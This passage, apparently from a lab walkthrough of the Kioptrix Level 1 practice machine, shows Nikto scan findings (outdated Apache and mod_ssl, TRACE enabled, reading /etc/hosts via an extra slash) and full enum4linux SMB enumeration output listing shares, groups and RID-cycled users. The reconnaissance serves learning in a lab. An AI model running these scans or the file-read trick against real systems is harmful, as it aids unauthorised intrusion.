 content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/we
b-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvenam
e.cgi?name=CVE-2006-3918
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the
 EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current f
or the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version
).
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owas
p.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code executio
n.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows
 attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi
.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may a
llow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to t
he URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scri
pting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```



11. Enumerating information from Windows systems via the Server Message Block (SMB) protocol: **enum4linux <targetip>**

29 July, 24

```
┌──(silentspectre㉿kali)-[~]
└─$ enum4linux 192.168.100.212
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 2
8 15:11:03 2024

 ========================== ( Target Information ) ==========================

Target ........... 192.168.100.212
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ===================== ( Enumerating Workgroup/Domain on 192.168.100.212 ) =====================


[+] Got domain/workgroup name: MYGROUP


 ================================ ( Nbtstat Information for 192.168.100.212 ) ================================

Looking up status of 192.168.100.212
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ================================ ( Session Check on 192.168.100.212 ) ================================
```

29 July, 24

```
[+] Server 192.168.100.212 allows sessions using username '', password ''

 ================================( Getting domain SID for 192.168.100.212 )================================

Domain Name: MYGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

 ================================( OS information on 192.168.100.212 )================================


[E] Can't get OS info with smbclient


[+] Got OS info for 192.168.100.212 from srvinfo:
        KIOPTRIX       Wk Sv PrQ Unx NT SNT Samba Server
        platform_id     :       500
        os version      :       4.5
        server type     :       0x9a03


 ================================( Users on 192.168.100.212 )================================


Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.

 ================================( Share Enumeration on 192.168.100.212 )================================
```

29 July, 24

```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux | Kioptrix Level 1
1 2 3 4 15:20
silentspectre@kali: ~
File Actions Edit View Help

 ==========================( Share Enumeration on 192.168.100.212 )==========================


        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX
[+] Attempting to map shares on 192.168.100.212


[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.100.212/IPC$  Mapping: N/A Listing: N/A Writing: N/A

[E] Can't understand response:

tree connect failed: NT_STATUS_WRONG_PASSWORD
//192.168.100.212/ADMIN$        Mapping: N/A Listing: N/A Writing: N/A

 ==========================( Password Policy Information for 192.168.100.212 )==========================


[E] Unexpected error from polenum:

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

29 July, 24

```
//192.168.100.212/ADMIN$        Mapping: N/A Listing: N/A Writing: N/A
 ================================( Password Policy Information for 192.168.100.212 )================================
=========

[E] Unexpected error from polenum:

[+] Attaching to 192.168.100.212 using a NULL share

[+] Trying protocol 139/SMB ...

      [!] Protocol failed: SMB SessionError: unknown error code: 0×5

[+] Trying protocol 445/SMB ...

        [!] Protocol failed: [Errno Connection error (192.168.100.212:445)] [Errno 111] Connecti
on refused

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0

 ================================( Groups on 192.168.100.212 )================================
=========

[+] Getting builtin groups:

group:[Administrators] rid:[0×220]
group:[Users] rid:[0×221]
group:[Guests] rid:[0×222]
```


29 July, 24

```
[+] Getting builtin groups:

group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Power Users] rid:[0x223]
group:[Account Operators] rid:[0x224]
group:[System Operators] rid:[0x225]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]

[+]  Getting builtin group memberships:

Group: Print Operators' (RID: 550) has member: Couldn't find group Print Operators
Group: Guests' (RID: 546) has member: Couldn't find group Guests
Group: Account Operators' (RID: 548) has member: Couldn't find group Account Operators
Group: Users' (RID: 545) has member: Couldn't find group Users
Group: Power Users' (RID: 547) has member: Couldn't find group Power Users
Group: Replicator' (RID: 552) has member: Couldn't find group Replicator
Group: System Operators' (RID: 549) has member: Couldn't find group System Operators
Group: Backup Operators' (RID: 551) has member: Couldn't find group Backup Operators
Group: Administrators' (RID: 544) has member: Couldn't find group Administrators

[+]  Getting local groups:

group:[sys] rid:[0x3ef]
group:[tty] rid:[0x3f3]
group:[disk] rid:[0x3f5]
group:[mem] rid:[0x3f9]
group:[kmem] rid:[0x3fb]
group:[wheel] rid:[0x3fd]
group:[man] rid:[0x407]
group:[dip] rid:[0x439]
group:[lock] rid:[0x455]
group:[users] rid:[0x4b1]
group:[slocate] rid:[0x413]
group:[floppy] rid:[0x40f]
```


29 July, 24

```
KaliLinux - VMware Workstation
File  Edit  View  VM  Tabs  Help
KaliLinux   Kioptrix Level 1
1  2  3  4                                  15:21
silentspectre@kali: ~
File  Actions  Edit  View  Help
group:[utmp] rid:[0×415]

[+]  Getting local group memberships:


[+]  Getting domain groups:

group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]

[+]  Getting domain group memberships:

Group: 'Domain Admins' (RID: 512) has member: Couldn't find group Domain Admins
Group: 'Domain Users' (RID: 513) has member: Couldn't find group Domain Users

 ==================( Users on 192.168.100.212 via RID cycling (RIDS: 500-550,1000-1050) )=========
==========



[I] Found new SID:
S-1-5-21-4157223341-3243572438-1405127623

[+] Enumerating users using SID S-1-5-21-4157223341-3243572438-1405127623 and logon username '',
 password ''

S-1-5-21-4157223341-3243572438-1405127623-502 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-503 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-504 KIOPTRIX\unix_group.2147483400 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-505 KIOPTRIX\unix_group.2147483400 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-506 KIOPTRIX\unix_group.2147483401 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-507 KIOPTRIX\unix_group.2147483401 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-508 KIOPTRIX\unix_group.2147483402 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-509 KIOPTRIX\unix_group.2147483402 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-510 KIOPTRIX\unix_group.2147483403 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-511 KIOPTRIX\unix_group.2147483403 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-512 KIOPTRIX\Domain Admins (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-513 KIOPTRIX\Domain Users (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-514 KIOPTRIX\Domain Guests (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-515 KIOPTRIX\unix_group.2147483405 (Local Group)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```


29 July, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux
Kioptrix Level 1
1 2 3 4
15:22
silentspectre@kali: ~
File Actions Edit View Help
S-1-5-21-4157223341-3243572438-1405127623-516 KIOPTRIX\unix_group.2147483406 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-517 KIOPTRIX\unix_group.2147483406 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-518 KIOPTRIX\unix_group.2147483407 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-519 KIOPTRIX\unix_group.2147483407 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-520 KIOPTRIX\unix_group.2147483408 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-521 KIOPTRIX\unix_group.2147483408 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-522 KIOPTRIX\unix_group.2147483409 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-523 KIOPTRIX\unix_group.2147483409 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-524 KIOPTRIX\unix_group.2147483410 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-525 KIOPTRIX\unix_group.2147483410 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-526 KIOPTRIX\unix_group.2147483411 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-527 KIOPTRIX\unix_group.2147483411 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-528 KIOPTRIX\unix_group.2147483412 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-529 KIOPTRIX\unix_group.2147483412 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-530 KIOPTRIX\unix_group.2147483413 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-531 KIOPTRIX\unix_group.2147483413 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-532 KIOPTRIX\unix_group.2147483414 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-533 KIOPTRIX\unix_group.2147483414 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-534 KIOPTRIX\unix_group.2147483415 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-535 KIOPTRIX\unix_group.2147483415 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-536 KIOPTRIX\unix_group.2147483416 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-537 KIOPTRIX\unix_group.2147483416 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-538 KIOPTRIX\unix_group.2147483417 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-539 KIOPTRIX\unix_group.2147483417 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-540 KIOPTRIX\unix_group.2147483418 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-541 KIOPTRIX\unix_group.2147483418 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-542 KIOPTRIX\unix_group.2147483419 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-543 KIOPTRIX\unix_group.2147483419 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-544 KIOPTRIX\unix_group.2147483420 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-545 KIOPTRIX\unix_group.2147483420 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-546 KIOPTRIX\unix_group.2147483421 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-547 KIOPTRIX\unix_group.2147483421 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-548 KIOPTRIX\unix_group.2147483422 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-549 KIOPTRIX\unix_group.2147483422 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-550 KIOPTRIX\unix_group.2147483423 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1000 KIOPTRIX\root (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1001 KIOPTRIX\root (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1002 KIOPTRIX\bin (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1003 KIOPTRIX\bin (Local Group)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

29 July, 24



